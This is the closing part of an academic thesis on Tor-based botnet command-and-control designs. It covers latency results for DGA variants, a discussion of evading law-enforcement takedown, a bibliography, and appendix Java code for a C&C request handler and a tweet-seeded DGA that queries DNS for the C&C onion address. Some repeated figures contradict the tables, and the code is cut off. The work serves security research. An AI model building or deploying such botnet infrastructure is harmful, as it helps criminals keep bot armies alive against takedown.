- **Hours:** An implementation using only the *hour* digits of the timestamps would lead to a total of 24 possible combinations. This means that a bot might query the DNS server from 1 to 24 times, with an average of 12.5. Using the measurement of steps (A) and (B) one more time, the minimum time of retrieving the onion address from the DNS server is estimated at an average of 762.5 ms, with a minimum value of 57 ms and a maximum of 13272 ms(13.2 seconds).
  99% CI: (737,787).

Note: The minimum, maximum and average values in each DGA mechanism scenario were calculated as follows:

$$Maximum = Maximum\ Number\ Of\ Queries \times Maximum\ Query\ Time \quad (6.1)$$

$$Minimum = Minimum\ Number\ Of\ Queries \times Minimum\ Query\ Time \quad (6.2)$$

$$Average = Average\ Number\ Of\ Queries \times Average\ Query\ Time \quad (6.3)$$

Note: In the case of the Tweet mechanism we use two maximum values, one for the fetching request and one for the DNS queries, so the formula transforms as follows:

$$\begin{aligned} Maximum = (&Maximum\ Number\ Of\ Queries \times Maximum\ Query\ Time) \\ &+ Maximum\ Tweet\ Fetch\ Request\ Value \end{aligned} \quad (6.4)$$

6.2.5 DGA & RTTs

After taking the Tweet fetching process and the fact that there can be more than 1 queries in total in order to successfully get the TXT records from the DNS server, under consideration, the actual RTTs of the Bot and DNS Server Life - Cycles differ.

Tweet Mechanism

- **Bot Life - Cycle:**
  - **(A) - (B) Querying the DNS Server:** The RTT for this step consists of the process of fetching the tweets and then performing a number of queries. These two processes combined, as calculated in 6.2.4, result in an average of 1848 ms, with a maximum value of 29010 and minimum of 260 ms.
    99% CI: (1790,1906).
  - **(C) - (7) Bot - C&C Connection & Commands:** This step remains the same.

  Final RTT: The final RTT is estimated at an average of 3317 ms, minimum of 1305 and maximum of 33370 ms.
  99% CI: (3234,3400).

- **DNS Server Life - Cycle:**
  - **(A) - (B) Querying the DNS Server:** Here we have the same results as in the Bot Life - Cycle RTT:

  Final RTT: Average of 1848 ms, with a maximum value of 29010 and minimum of 260 ms which make up the final RTT.
  99% CI: (1790,1906).

Hours - Minutes

- **Bot Life - Cycle:**
  - **(A) - (B) Querying the DNS Server:** This step's RTT consists of the queries sent to the DNS server, which may actually be numerous. As calculated in 6.2.4, the result is an average of 43950 ms with a maximum of 796320 ms(13.2 minutes) and minimum of 57 ms.
    99% CI: (42509,45391).
  - **(C) - (7) Bot - C&C Connection & Commands:** This step remains the same.

  Final RTT: The final RTT ranges from 1102 to 800680 ms(13.34 minutes), with an average of 45419 ms.
  99% CI: (43953,46885).

- **DNS Server Life - Cycle:**
  - **(A) - (B) Querying the DNS Server:** Here we have the same results as in the Bot Life - Cycle RTT:

  Final RTT: The final RTT ranges from 57 to 796320 ms(13.2 minutes), with an average of 43950 ms.
  99% CI: (42509,45391).

Hours

- **Bot Life - Cycle:**
  - **(A) - (B) Querying the DNS Server:** This step's RTT consists of 1 - 24 queries. As calculated in 6.2.4, the result is an average of 762.5 ms with a maximum of 13272 and minimum of 57 ms.
    99% CI: (737,787).
  - **(C) - (7) Bot - C&C Connection & Commands:** This step remains the same.

  Final RTT: The final RTT ranges from 1102 to 17632 ms and averages at 2231.5 ms.
  99% CI: (2181,2281).

- **DNS Server Life - Cycle:**
  - **(A) - (B) Querying the DNS Server:** Here we have the same results as in the Bot Life - Cycle RTT:

  Final RTT: The final RTT ranges from 57 to 13272 ms and averages at 762.5 ms.
  99% CI: (737,787).

6.2.6 Heartbeat & Shutdown

These two commands are executed independently so they were measured individually.

- **Heartbeat & Active Bot Count:** The heartbeat message along with the response from the C&C containing the number of active bots, is measured at 1234 ms of latency on average, with a maximum of 3816 and minimum of 951 ms.
  99% CI: (1219,1249).
- **Shutdown:** The shutdown command is measured at an average of 1352 ms, with a maximum value of 3379 and minimum of 984 ms.
  99% CI: (1343,1362).

6.3 Overall Evaluation

After measuring the RTTs of all the life - cycles in both architectures, the results can be summarised in the tables below. The numbers in the parenthesis illustrate the difference in latency between every implementation of the DNS architecture, depending on the DGA function utilised, and the Gateway architecture.

- **Evaluation & Comparison without DGAs**

	Gateway			DNS		
Life - Cycle	Bot	C&C	Gateway	Bot	C&C	DNS
Min	1934	4014	1563	1102 (- 832)	4014	57 (- 1506)
Max	8051	19582	7729	4913 (- 3138)	19582	553 (- 7176)
Average	2604	5696	1961	1530 (-1074)	5696	61 (- 1900)

Figure 6.1: RTTs - Without DGAs

- **Evaluation & Comparison with DGAs**

	DNS (Tweets)			DNS (Hours : Minutes)			DNS (Hours)		
Life - Cycle	Bot	C&C	DNS	Bot	C&C	DNS	Bot	C&C	DNS
Min	1305 (- 629)	4014	260 (- 1303)	1102 (- 832)	4014	57 (- 1506)	1102 (- 832)	4014	57 (- 1506)
Max	33370 (+25319)	19582	29010 (+21281)	800680 (+ 792629)	19582	796320 (+ 788591)	17632 (+ 9581)	19582	13272 (+ 5543)
Average	3317 (+713)	5696	1848 (- 113)	45419 (+42815)	5696	43950 (+41989)	2231.5 (-372.5)	5696	762.5 (-1198.5)

Figure 6.2: RTTs & DGAs

RTT - Tweets & Queries:

- Bot Life - Cycle:
  - Min: 1305 ms (- 629 ms)
  - Max: 33220 ms (+ 25319 ms)
  - Average: 3317 ms (+ 713 ms)
- C&C Life – Cycle (Unchanged):
  - Min: 4014 ms
  - Max: 1958 ms
  - Average: 5696 ms
- DNS Server Life - Cycle:
  - Min: 260 ms (- 1303 ms)
  - Max: 28860 ms (+ 21281 ms)
  - Average: 1848 ms (- 113 ms)

RTT - (H:M) Queries:

- Bot Life - Cycle:
  - Min: 1102 ms (- 832 ms)
  - Max: 800680 ms (+ 792629 ms)
  - Average: 45419 ms (+ 42815 ms)
- C&C Life – Cycle (Unchanged):
  - Min: 4014 ms
  - Max: 1958 ms
  - Average: 5696 ms
- DNS Server Life - Cycle:
  - Min: 57 ms (- 1506 ms)
  - Max: 796320 ms (+ 788591 ms)
  - Average: 43950 ms (+41989 ms)

RTT - (H) Queries:

- Bot Life - Cycle:
  - Min: 1102 ms (- 832 ms)
  - Max: 17632 ms (+ 9581 ms)
  - Average: 2234 ms (- 372.5 ms)
- C&C Life – Cycle (Unchanged):
  - Min: 4014 ms
  - Max: 1958 ms
  - Average: 5696 ms
- DNS Server Life - Cycle:
  - Min: 57 ms (- 1506 ms)
  - Max: 13272 ms (+ 5543 ms)
  - Average: 762.5 ms (- 1198.5 ms)

Figure 6.3: RTTs & DGAs

The results show that despite the fact that initially the DNS architecture shows less latency in the bot life - cycle, and the DNS life - cycle performed faster than the Gateway life - cycle of the Gateway architecture, after including the different DGA mechanisms in the measurements the result data changes drastically. It should also be noted that the C&C life - cycle result data remained unchanged due to the fact that the coordination method of the botnet does not actually affect the RTT. Depending on which DGA mechanism we implement, we notice different outcomes. What is the most important information we can take out of this data, is the bot life - cycle RTT, because it is the RTT that will affect the total time the botnet needs in order to coordinate. The lower this number is, the faster the coordination will be, making the botnet more responsive, more usable and easier to handle.

The *Hours : Minutes* mechanism results in an average of 42,815 milliseconds of more delay than in the Gateway architecture and could in theory result in an additional delay of approximately 13.2 minutes, in the case where a bot will have to go through all the 1,440 possible timestamps, while using the maximum delay value. This value(553 ms) represents the 0.1% of the test result values and the chance of it occurring 1440 consecutive times is estimated at $\frac{1}{10^{4320}}$, making it practically impossible.

Implementing the *Hours* mechanism results in an average decreased latency of 372.5 ms, when compared to the Gateway bot life - cycle and it is the only seed mechanism out of the three DNS-based, that proves more optimal speed-wise, outperforming the Gateway architecture. In the worst case scenario, this mechanism could theoretically add 9,581 ms of latency to the RTT at a probability of $\frac{1}{10^{72}}$ with a 553 ms maximum value, which is yet again practically extremely improbable, and will be faster on average.

Lastly, the *Tweet* mechanism, including both the tweet fetching process and the query process, results in an average 713 ms of additional delay and a maximum of 25,319 ms, based on a tweet - fetching maximum value of 1,360 ms and a DNS query maximum value of 553 ms. Both of these values occur in 0.1% out of their respective tests, thus giving this scenario a $\frac{1}{10^{153}}$ chance of materializing, which is an extremely slim probability. Furthermore, an important element that must be taken into account is the coordination challenges one may face due to the Twitter request rate-limit as analysed in section 5.2.1.

In all three DGA implementations, the probability of the bot having to perform a specific number of queries, is not factored in, due to the fact that the number of queries is solely dependant on the specific timestamp the botmaster will migrate the C&C on and update the DNS TXT records, and the time the bot will attempt to coordinate with the botnet.

The first two deterministic mechanisms have the same weakness. In both scenarios the possible seeds are prone to pre - calculation. In the case of the successful reverse - engineering of the bot application, the pre - shared parameters used in the DGA function would be discovered, and not using a non - deterministic seed value in the DGA would contribute towards the prediction of the DGA's generated domain names. In this scenario the LEAs would easily seize the generated domain names, which would effectively hamper the coordination of the whole botnet.

6.4 Discussion

A very important point to be made is the fact that the Gateway architecture has a single point of failure, the Gateway itself. In the case where the bot application is successfully reverse - engineered, the onion address of the Gateway would be revealed, which could potentially lead to onion address blacklisting. In this scenario the bots would not be able to receive the onion address of the C&C server, which would make the botnet non - operational. On the other hand, the DNS architecture offers more resilience by eliminating this single point of failure. The bots connect to a DNS authoritative server, a legitimate service, which along with the botnet coordination, handles queries from legitimate users as well, making it challenging for LEAs to take any action against it even if they manage to acquire the IP address hardcoded in the bot application through reverse - engineering.

Lastly, obfuscating the hard - coded parameters used in both bot applications of each architecture, could prove crucial to the robustness of the botnet but this issue does not fall under scope of this thesis.

Chapter 7

Conclusion

Nowadays, the botmasters deploy sophisticated mechanisms with the purpose to provide resilience and obfuscation to their botnet infrastructures. In this thesis, we propose two botnet architectures that utilize the Tor anonymization network for the coordination of the botnet. As demonstrated in the proposed architectures, one can provide these two characteristics to a bot army, making it extremely challenging for LEAs to effectively track and bring it down. Depending on the architecture implemented by the botmaster, a botnet can use Gateways and DNS authoritative servers respectively to accomplish the coordination of the bots and keep swapping the C&C server between different bots. Essentially, this way the botmaster is capable to migrate the C&C server to a different HS with its own onion address, providing covertness to the botnet coordination and evasion against countermeasures such as onion address blacklisting. This is achieved even more effectively in the DNS architecture scenario, because of the "Tor Fluxing" mechanism. This mechanism, as demonstrated in this thesis, contributes to a higher level of resilience against efforts to take the botnet down, due to the fact that the use of Gateways becomes redundant, thus eliminating a possible point of failure. Another important point, is that authoritative DNS servers cannot be taken down in the same way as a Gateway hidden service. The downside to the DNS-based architecture, depending on the DGA used as shown in chapter 6, would be the possible increase in the average time the botnet requires to coordinate effectively with a newly assigned C&C server.

The Botmasters seem to have more options than ever to achieve their goals as effectively and as discretely as possible, both concerning the architectures and the covert channels they are capable of employing. In this regard, this work aims to increase the awareness of the Security community, by demonstrating the feasibility of such architectures and hopefully contribute to more research on Tor botnets and their characteristics.

Bibliography

[1] Georgios Kambourakis et al. *Botnets: Architectures, Countermeasures, and Challenges*. CRC Press, 2019.

[2] Marios Anagnostopoulos et al. "Botnet command and control architectures revisited: Tor hidden services and fluxing". In: *International Conference on Web Information Systems Engineering*. Springer. 2017, pp. 517–527.

[3] Marios Anagnostopoulos, Georgios Kambourakis, and Stefanos Gritzalis. "New facets of mobile botnet: architecture and evaluation". In: *International Journal of Information Security* (2015), pp. 1–19.

[4] Sérgio SC Silva et al. "Botnets: A survey". In: *Computer Networks* 57.2 (2013), pp. 378–403.

[5] Sheharbano Khattak et al. "A taxonomy of botnet behavior, detection, and defense". In: *IEEE communications surveys & tutorials* 16.2 (2013), pp. 898–924.

[6] *WannaCry Technical Analysis*. URL: https://support.threattracksecurity.com/support/solutions/articles/1000250396-wannacry-technical-analysis.

[7] R. Langner. "Stuxnet: Dissecting a Cyberwarfare Weapon". In: *IEEE Security Privacy* 9.3 (2011), pp. 49–51.

[8] Jonell Baltazar, Joey Costoya, and Ryan Flores. "The real face of koobface: The largest web 2.0 botnet explained". In: *Trend Micro Research* 5.9 (2009), p. 10.

[9] Christian Rossow et al. "Sok: P2pwned-modeling and evaluating the resilience of peer-to-peer botnets". In: *2013 IEEE Symposium on Security and Privacy*. IEEE. 2013, pp. 97–111.

[10] Davor Frkat, Robert Annessi, and Tanja Zseby. "Chainchannels: Private botnet communication over public blockchains". In: *2018 IEEE International Conference on Internet of Things (iThings) and IEEE Green Computing and Communications (GreenCom) and IEEE Cyber, Physical and Social Computing (CPSCom) and IEEE Smart Data (SmartData)*. IEEE. 2018, pp. 1244–1252.

[11] *Peer-to-Peer Botnets: Overview and Case Study*. URL: https://www.usenix.org/legacy/event/hotbots07/tech/full_papers/grizzard/grizzard_html/index.html.

[12] Bram Cohen. "Incentives build robustness in BitTorrent". In: *Workshop on Economics of Peer-to-Peer systems*. Vol. 6. 2003, pp. 68–72.

[13] Matei Ripeanu. "Peer-to-peer architecture case study: Gnutella network". In: *Proceedings first international conference on peer-to-peer computing*. IEEE. 2001, pp. 99–100.

[14] Petar Maymounkov and David Mazieres. "Kademlia: A peer-to-peer information system based on the xor metric". In: *International Workshop on Peer-to-Peer Systems*. Springer. 2002, pp. 53–65.

[15] Evan Cooke, Farnam Jahanian, and Danny McPherson. "The Zombie Roundup: Understanding, Detecting, and Disrupting Botnets." In: *SRUTI* 5 (2005), pp. 6–6.

[16] Iván Arce and Elias Levy. "An analysis of the slapper worm". In: *IEEE Security & Privacy* 1.1 (2003), pp. 82–87.

[17] Ting-Fang Yen and Michael K Reiter. "Traffic aggregation for malware detection". In: *International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*. Springer. 2008, pp. 207–227.

[18] Reinier Schoof and Ralph Koning. "Detecting peer-to-peer botnets". In: *University of Amsterdam* (2007).

[19] Carlton R Davis et al. "Sybil attacks as a mitigation strategy against the storm botnet". In: *2008 3rd International Conference on Malicious and Unwanted Software (MALWARE)*. IEEE. 2008, pp. 32–40.

[20] Thorsten Holz et al. "Measurements and Mitigation of Peer-to-Peer-based Botnets: A Case Study on Storm Worm." In: *Leet* 8.1 (2008), pp. 1–9.

[21] Sam Stover et al. "Analysis of the Storm and Nugache Trojans: P2P is here". In: *USENIX; login* 32.6 (2007), pp. 18–27.

[22] Hossein Rouhani Zeidanloo and Azizah Abdul Manaf. "Botnet command and control mechanisms". In: *2009 Second International Conference on Computer and Electrical Engineering*. Vol. 1. IEEE. 2009, pp. 564–568.

[23] Gunter Ollmann. "Botnet communication topologies". In: *Retrieved September* 30 (2009), p. 2009.

[24] Julian B Grizzard et al. "Peer-to-Peer Botnets: Overview and Case Study." In: *HotBots* 7.2007 (2007).

[25] Ronald J Deibert et al. "Tracking ghostnet: Investigating a cyber espionage network". In: (2009).

[26] Alma Cole, Michael Mellor, and Daniel Noyes. "Botnets: The rise of the machines". In: *Proceedings on the 6th Annual Security Conference*. 2007, pp. 1–14.

[27] Brett Stone-Gross et al. "Your botnet is my botnet: analysis of a botnet takeover". In: *Proceedings of the 16th ACM conference on Computer and communications security*. 2009, pp. 635–647.

[28] Hamad Binsalleeh et al. "On the analysis of the zeus botnet crimeware toolkit". In: *2010 Eighth International Conference on Privacy, Security and Trust*. IEEE. 2010, pp. 31–38.

[29] Alice Decker et al. "Pushdo/cutwail botnet". In: *Trend Micro, China* (2009).

[30] Thomas M Chen. "Stuxnet, the real start of cyber warfare?[Editor's Note]". In: *IEEE Network* 24.6 (2010), pp. 2–3.

[31] Ian Traynor. "Russia accused of unleashing cyberwar to disable Estonia". In: *The Guardian* 17.05 (2007).

[32] Brett Stone-Gross et al. "The Underground Economy of Spam: A Botmaster's Perspective of Coordinating Large-Scale Spam Campaigns." In: *LEET* 11 (2011), pp. 4–4.

[33] Marios Anagnostopoulos et al. "DNS Amplification Attack Revisited". In: *Computers & Security* 39, Part B (2013), pp. 475–485.

[34] Guofei Gu et al. "Active botnet probing to identify obscure command and control channels". In: *2009 Annual Computer Security Applications Conference*. IEEE. 2009, pp. 241–253.

[35] Emanuele Passerini et al. "Fluxor: Detecting and monitoring fast-flux service networks". In: *International conference on detection of intrusions and malware, and vulnerability assessment*. Springer. 2008, pp. 186–206.

[36] Thorsten Holz et al. "Measuring and Detecting Fast-Flux Service Networks." In: *NDSS*. 2008.

[37] Jose Nazario and Thorsten Holz. "As the net churns: Fast-flux botnet observations". In: *2008 3rd International Conference on Malicious and Unwanted Software (MALWARE)*. IEEE. 2008, pp. 24–31.

[38] Alper Caglayan et al. "Behavioral analysis of fast flux service networks". In: *Proceedings of the 5th Annual Workshop on Cyber Security and Information Intelligence Research: Cyber Security and Information Intelligence Challenges and Strategies*. 2009, pp. 1–4.

[39] Roberto Perdisci et al. "Detecting malicious flux service networks through passive analysis of recursive DNS traces". In: *2009 Annual Computer Security Applications Conference*. IEEE. 2009, pp. 311–320.

[40] Leyla Bilge et al. "EXPOSURE: Finding Malicious Domains Using Passive DNS Analysis." In: *Ndss*. 2011, pp. 1–17.

[41] Manos Antonakakis et al. "Detecting Malware Domains at the Upper DNS Hierarchy." In: *USENIX security symposium*. Vol. 11. 2011, pp. 1–16.

[42] Xin Hu, Matthew Knysz, and Kang G Shin. "Measurement and analysis of global IP-usage patterns of fast-flux botnets". In: *2011 Proceedings IEEE INFOCOM*. IEEE. 2011, pp. 2633–2641.

[43] Toni Gržinić et al. "CROFlux—Passive DNS method for detecting fast-flux domains". In: *2014 37th International Convention on Information and Communication Technology, Electronics and Microelectronics (MIPRO)*. IEEE. 2014, pp. 1376–1380.

[44] Sandeep Yadav et al. "Detecting algorithmically generated malicious domain names". In: *Proceedings of the 10th ACM SIGCOMM conference on Internet measurement*. 2010, pp. 48–61.

[45] Stefano Schiavoni et al. "Phoenix: DGA-based botnet tracking and intelligence". In: *International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*. Springer. 2014, pp. 192–211.

[46] Reza Sharifnya and Mahdi Abadi. "A novel reputation system to detect DGA-based botnets". In: *ICCKE 2013*. IEEE. 2013, pp. 417–423.

[47] Martin Grill et al. "Detecting DGA malware using NetFlow". In: *2015 IFIP/IEEE International Symposium on Integrated Network Management (IM)*. IEEE. 2015, pp. 1304–1309.

[48] Manos Antonakakis et al. "From throw-away traffic to bots: detecting the rise of DGA-based malware". In: *Presented as part of the 21st {USENIX} Security Symposium ({USENIX} Security 12)*. 2012, pp. 491–506.

[49] Miranda Mowbray and Josiah Hagen. "Finding domain-generation algorithms by looking at length distribution". In: *2014 IEEE international symposium on software reliability engineering workshops*. IEEE. 2014, pp. 395–400.

[50] Tzy-Shiah Wang et al. "DBod: Clustering and detecting DGA-based botnets using DNS traffic analysis". In: *Computers & Security* 64 (2017), pp. 1–15.

[51] David Moore et al. "Internet quarantine: Requirements for containing self-propagating code". In: *IEEE INFOCOM 2003. Twenty-second Annual Joint Conference of the IEEE Computer and Communications Societies (IEEE Cat. No. 03CH37428)*. Vol. 3. IEEE. 2003, pp. 1901–1910.

[52] Felix C Freiling, Thorsten Holz, and Georg Wicherski. "Botnet tracking: Exploring a root-cause methodology to prevent distributed denial-of-service attacks". In: *European Symposium on Research in Computer Security*. Springer. 2005, pp. 319–335.

[53] Tor Project. *Tor History*. URL: https://www.torproject.org/about/history/.

[54] Tor Project. *Tor Figures*. URL: https://2019.www.torproject.org/about/overview.html.en.

[55] Lachlan Kang. "Efficient botnet herding within the Tor network". In: *Journal of Computer Virology and Hacking Techniques* 11.1 (2015), pp. 19–26.

[56] Tor Project. *Hidden Service Figures*. URL: https://2019.www.torproject.org/docs/onion-services.html.en.

[57] Nicholas Hopper. "Protecting Tor from botnet abuse in the long term". In: *Tech. rep., Tech. Rep. 2013–11-001, The Tor Project* (2013).

[58] Nick Mathewson. *Tor Rendezvous Specification - Version 3*. URL: https://gitweb.torproject.org/torspec.git/tree/rend-spec-v3.txt#n2029.

[59] Dennis Brown. "Resilient botnet command and control with tor". In: *DEF CON* 18 (2010), p. 105.

[60] C Skynet GUARNIERI. *a Tor-powered botnet straight from Reddit*. 2012.

[61] Matteo Casenove and Armando Miraglia. "Botnet over Tor: The illusion of hiding". In: *2014 6th International Conference On Cyber Conflict (CyCon 2014)*. IEEE. 2014, pp. 273–282.

[62] Alex Biryukov, Ivan Pustogarov, and Ralf-Philipp Weinmann. "Trawling for tor hidden services: Detection, measurement, deanonymization". In: *2013 IEEE Symposium on Security and Privacy*. IEEE. 2013, pp. 80–94.

[63] Ewen Macaskill and Gabrial Dance. *NSA Files: Decoded*. 2013. URL: https://www.theguardian.com/world/interactive/2013/nov/01/snowden-nsa-files-surveillance-revelations-decoded#section/1.

[64] Michael Mimoso. *Moving to Tor a Bad Move for Massive Botnet*. 2013. URL: https://threatpost.com/moving-to-tor-a-bad-move-for-massive-botnet/102284/.

[65] Xiang Cai et al. "Touching from a distance: Website fingerprinting attacks and defenses". In: *Proceedings of the 2012 ACM conference on Computer and communications security*. 2012, pp. 605–616.

[66] Prateek Mittal et al. "Stealthy traffic analysis of low-latency anonymous communication using throughput fingerprinting". In: *Proceedings of the 18th ACM conference on Computer and communications security*. 2011, pp. 215–226.

[67] Andriy Panchenko et al. "Website fingerprinting in onion routing based anonymization networks". In: *Proceedings of the 10th annual ACM workshop on Privacy in the electronic society*. 2011, pp. 103–114.

[68] Tao Wang and Ian Goldberg. "Improved website fingerprinting on tor". In: *Proceedings of the 12th ACM workshop on Workshop on privacy in the electronic society*. 2013, pp. 201–212.

[69] Charles V Wright, Scott E Coull, and Fabian Monrose. "Traffic Morphing: An Efficient Defense Against Statistical Traffic Analysis." In: *NDSS*. Vol. 9. Citeseer. 2009.

[70] Marco Valerio Barbera et al. "CellFlood: Attacking Tor onion routers on the cheap". In: *European Symposium on Research in Computer Security*. Springer. 2013, pp. 664–681.

[71] Michael K Reiter, XiaoFeng Wang, and Matthew Wright. "Building reliable mix networks with fair exchange". In: *International Conference on Applied Cryptography and Network Security*. Springer. 2005, pp. 378–392.

[72] Rob Jansen, Nicholas Hopper, and Yongdae Kim. "Recruiting new Tor relays with BRAIDS". In: *Proceedings of the 17th ACM conference on Computer and communications security*. 2010, pp. 319–328.

[73] Rob Jansen, Aaron Johnson, and Paul Syverson. *LIRA: Lightweight incentivized routing for anonymity*. Tech. rep. NAVAL RESEARCH LAB WASHINGTON DC, 2013.

[74] W Brad Moore, Chris Wacek, and Micah Sherr. "Exploring the potential benefits of expanded rate limiting in tor: Slow and steady wins the race with tortoise". In: *Proceedings of the 27th Annual Computer Security Applications Conference*. 2011, pp. 207–216.

[75] Rob Jansen and Nicholas Hooper. *Shadow: Running Tor in a box for accurate and efficient experimentation*. Tech. rep. MINNESOTA UNIV MINNEAPOLIS DEPT OF COMPUTER SCIENCE and ENGINEERING, 2011.

Appendices

Appendix A

A.1 Source code (Snippets)

A.1.1 RequestHandler Class

This example class is the class handling each request that the C&C server receives from either the bots or the botmaster. Depending on the request and the entity it originates from, there is a different course of action, namely different threads-classes that will execute the task.

```
package GWBotCode;

import java.io.BufferedReader;
import java.io.File;
import java.io.IOException;
import java.io.InputStreamReader;
import java.net.Socket;
import java.nio.file.Files;
import java.nio.file.Paths;
import java.security.InvalidKeyException;
import java.security.KeyFactory;
import java.security.NoSuchAlgorithmException;
import java.security.PublicKey;
import java.security.Signature;
import java.security.SignatureException;
import java.security.spec.InvalidKeySpecException;
import java.security.spec.X509EncodedKeySpec;
import java.util.Base64;


public class CnCrequestHandler extends Thread{
Socket con;
  public CnCrequestHandler(Socket s) {
    con=s;
  }
  public void run() {
     try {
       BufferedReader in = new BufferedReader(new
           InputStreamReader(con.getInputStream()));
       String message;
       message = in.readLine();
```

```
//botmaster connection to give the attack command and attack
    information
if(message.contains("attackinfo")) {
  HSreceiveFromBotmaster recmaster=new
      HSreceiveFromBotmaster(message);
  recmaster.start();
  //bot connection
}else if(message.contains("specs")) {
  //update the entry in the botlist
  botList list=new botList(message);
  list.start();
  //bot stays connected and waits for the attack command and attack
      information
  HSsendAttackToBot standby=new HSsendAttackToBot(con);
  standby.start();
  //sends botlist
}else if(message.contains("sendbotlist")) {
  sendBotlistToBotmaster sendlist=new
      sendBotlistToBotmaster(con,message);
  sendlist.start();
}else if(message.contains("heartbeat")) {
  sendBotcount count=new sendBotcount(con,message);
  count.start();
  //gets the command to act as the CnC--->stops connecting to the
      Gateway
}else if(message.contains("newcnc")){
   String rep=Singleton.getdsakey();
   rep=rep.replace("-----BEGIN DSA PUBLIC KEY-----\n", "");
   rep=rep.replace("\n-----END DSA PUBLIC KEY-----\n","");
   byte[] baseDecoded=Base64.getDecoder().decode(rep);
   X509EncodedKeySpec ks = new X509EncodedKeySpec(baseDecoded);
   KeyFactory kf = KeyFactory.getInstance("DSA");
   PublicKey pub = kf.generatePublic(ks);
   String[] reqBytes=message.split("&");
   byte[] SignatureBytes = Base64.getDecoder().decode(reqBytes[1]);
   byte[] encoded1 =
       Files.readAllBytes(Paths.get("C:\\Users\\USER\\Desktop\\BotID.txt"));
   String botID= new String(encoded1, "UTF-8");
   byte[] verBytes =("newcnc"+botID).getBytes("UTF-8");
   Signature verification = Signature.getInstance("SHA256WithDSA");
   verification.initVerify(pub);
   verification.update(verBytes);
   boolean verified = verification.verify(SignatureBytes);
     if(verified) {
     Singleton.setonionbool(true);
     }
   }else if(message.contains("shutdown")) {
   //verify the request with the botmasters public key
   //load public
   String rep=Singleton.getdsakey();
   rep=rep.replace("-----BEGIN DSA PUBLIC KEY-----\n", "");
```

```
rep=rep.replace("\n-----END DSA PUBLIC KEY-----\n","");
byte[] baseDecoded=Base64.getDecoder().decode(rep);
X509EncodedKeySpec ks = new X509EncodedKeySpec(baseDecoded);
KeyFactory kf = KeyFactory.getInstance("DSA");
PublicKey pub = kf.generatePublic(ks);
String[] reqBytes=message.split("&");
byte[] SignatureBytes = Base64.getDecoder().decode(reqBytes[1]);
byte[] encoded1 =
    Files.readAllBytes(Paths.get("C:\\Users\\USER\\Desktop\\BotID.txt"));
String botID= new String(encoded1, "UTF-8");
byte[] verBytes =("shutdown"+botID).getBytes("UTF-8");
Signature verification = Signature.getInstance("SHA256WithDSA");
verification.initVerify(pub);
verification.update(verBytes);
boolean verified = verification.verify(SignatureBytes);
if(verified==true) {
    //the old cnc can now shutdown, erase the cncid file and the
       botlist and
      //go back to being a normal bot
    File CnCIDFile = new
       File("C:\\Users\\USER\\Desktop\\CnCID.txt");
      CnCIDFile.delete();
      //delete the botlist file
      File botlist = new
          File("C:\\Users\\USER\\Desktop\\botList.txt");
      botlist.delete();
      //delete the hostname and private key files so the onion
          address will be different the next time Tor runs
      File hostname=new
          File("C:\\Users\\USER\\Desktop\\TorApp\\Hidden
          Service\\hostname");
      hostname.delete();
      File keyfile=new
          File("C:\\Users\\USER\\Desktop\\TorApp\\Hidden
          Service\\hostname");
      keyfile.delete();
      //restart Tor
      ProcessBuilder killTor =
           new ProcessBuilder("cmd.exe", "/c", "taskkill /IM
              tor.exe /F");
          killTor.redirectErrorStream(true);
          killTor.start();
          ProcessBuilder startTor =
            new ProcessBuilder("cmd.exe", "/c", "cd
               \"C:\\Users\\USER\\Desktop\\TorApp\\Tor\" &&
               tor.exe -f torrc.txt");
             startTor.redirectErrorStream(true);
             startTor.start();
      //connect to the gateway to retrieve the onion address of
          the cnc
      //set the singleton to false(CnC flag) so it can connect
```

```
                to the cnc
            Singleton.setonionbool(false);
            connectToGateway gate=new connectToGateway();
            gate.start();
        }
      }
    } catch (IOException e) {
      e.printStackTrace();
    } catch (NoSuchAlgorithmException e) {
      e.printStackTrace();
    } catch (InvalidKeySpecException e) {
      e.printStackTrace();
    } catch (InvalidKeyException e) {
      e.printStackTrace();
    } catch (SignatureException e) {
      e.printStackTrace();
    }
  }

}
```

A.1.2 queryDNSwithTweets Class

This example class is used to fetch the tweets of the chosen Twitter user, use them as seed in the DGA and then query the DNS server for the TXT records with the domain names generated by the DGA until a response is sent, containing the onion address of the C&C server.

```
package DNSbotCode;

import java.io.UnsupportedEncodingException;
import java.security.InvalidKeyException;
import java.security.NoSuchAlgorithmException;
import java.util.Base64;
import java.util.Hashtable;
import java.util.List;
import javax.crypto.Mac;
import javax.crypto.spec.SecretKeySpec;
import javax.naming.NamingEnumeration;
import javax.naming.NamingException;
import javax.naming.directory.Attribute;
import javax.naming.directory.Attributes;
import javax.naming.directory.DirContext;
import javax.naming.directory.InitialDirContext;
import twitter4j.Query;
import twitter4j.QueryResult;
import twitter4j.Status;
import twitter4j.Twitter;
import twitter4j.TwitterException;
import twitter4j.TwitterFactory;
```

```
import twitter4j.conf.ConfigurationBuilder;

public class queryDNSwithTweets extends Thread{
  public queryDNSwithTweets() {
    super("queryDNSwithTweets");
  }
  public void run() {
    Mac sha256_HMAC;
    String onion = null;
      try {
        sha256_HMAC = Mac.getInstance("HmacSHA256");
        SecretKeySpec secret_key = new
            SecretKeySpec("PASSWORD".getBytes("UTF-8"), "HmacSHA256");
        sha256_HMAC.init(secret_key);
        //authentication information for the twitter developer account
        ConfigurationBuilder cb = new ConfigurationBuilder();
        cb.setDebugEnabled(true)
          .setOAuthConsumerKey("ACC_AUTH_INFO")
          .setOAuthConsumerSecret("ACC_AUTH_INFO")
          .setOAuthAccessToken("ACC_AUTH_INFO")
          .setOAuthAccessTokenSecret("ACC_AUTH_INFO");
      //Fetch last 50 tweets of the chosen user
      TwitterFactory tf = new TwitterFactory(cb.build());
      Twitter twitter = tf.getInstance();
      Query query = new Query("from:@realDonaldTrump");
            query.setCount(50);
            QueryResult result;
            whileLoop:
            do {
                result = twitter.search(query);
                List<Status> tweets = result.getTweets();
                for (Status tweet : tweets) {
                  String dynSeed=("@" + tweet.getUser().getScreenName() + "
                      - " + tweet.getText());
                    System.out.println(dynSeed);
            byte[] encoded =
                Base64.getEncoder().encode(sha256_HMAC.doFinal(dynSeed.getBytes("UTF-8")));
            String domain=(new String(encoded)+".com").replaceAll("[=/+]",
                "");
            System.out.println(domain);
            //query the DNS server with the domain generated
            Hashtable<String, Object> env = new Hashtable<String,
                Object>();
            env.put("java.naming.factory.initial",
                "com.sun.jndi.dns.DnsContextFactory");
            env.put("java.naming.provider.url", "dns://DNS_IP");
            DirContext ctx;
            try {
              ctx = new InitialDirContext(env);
              Attributes att = ctx.getAttributes(domain, new String[]
                  {"TXT"});
```

```
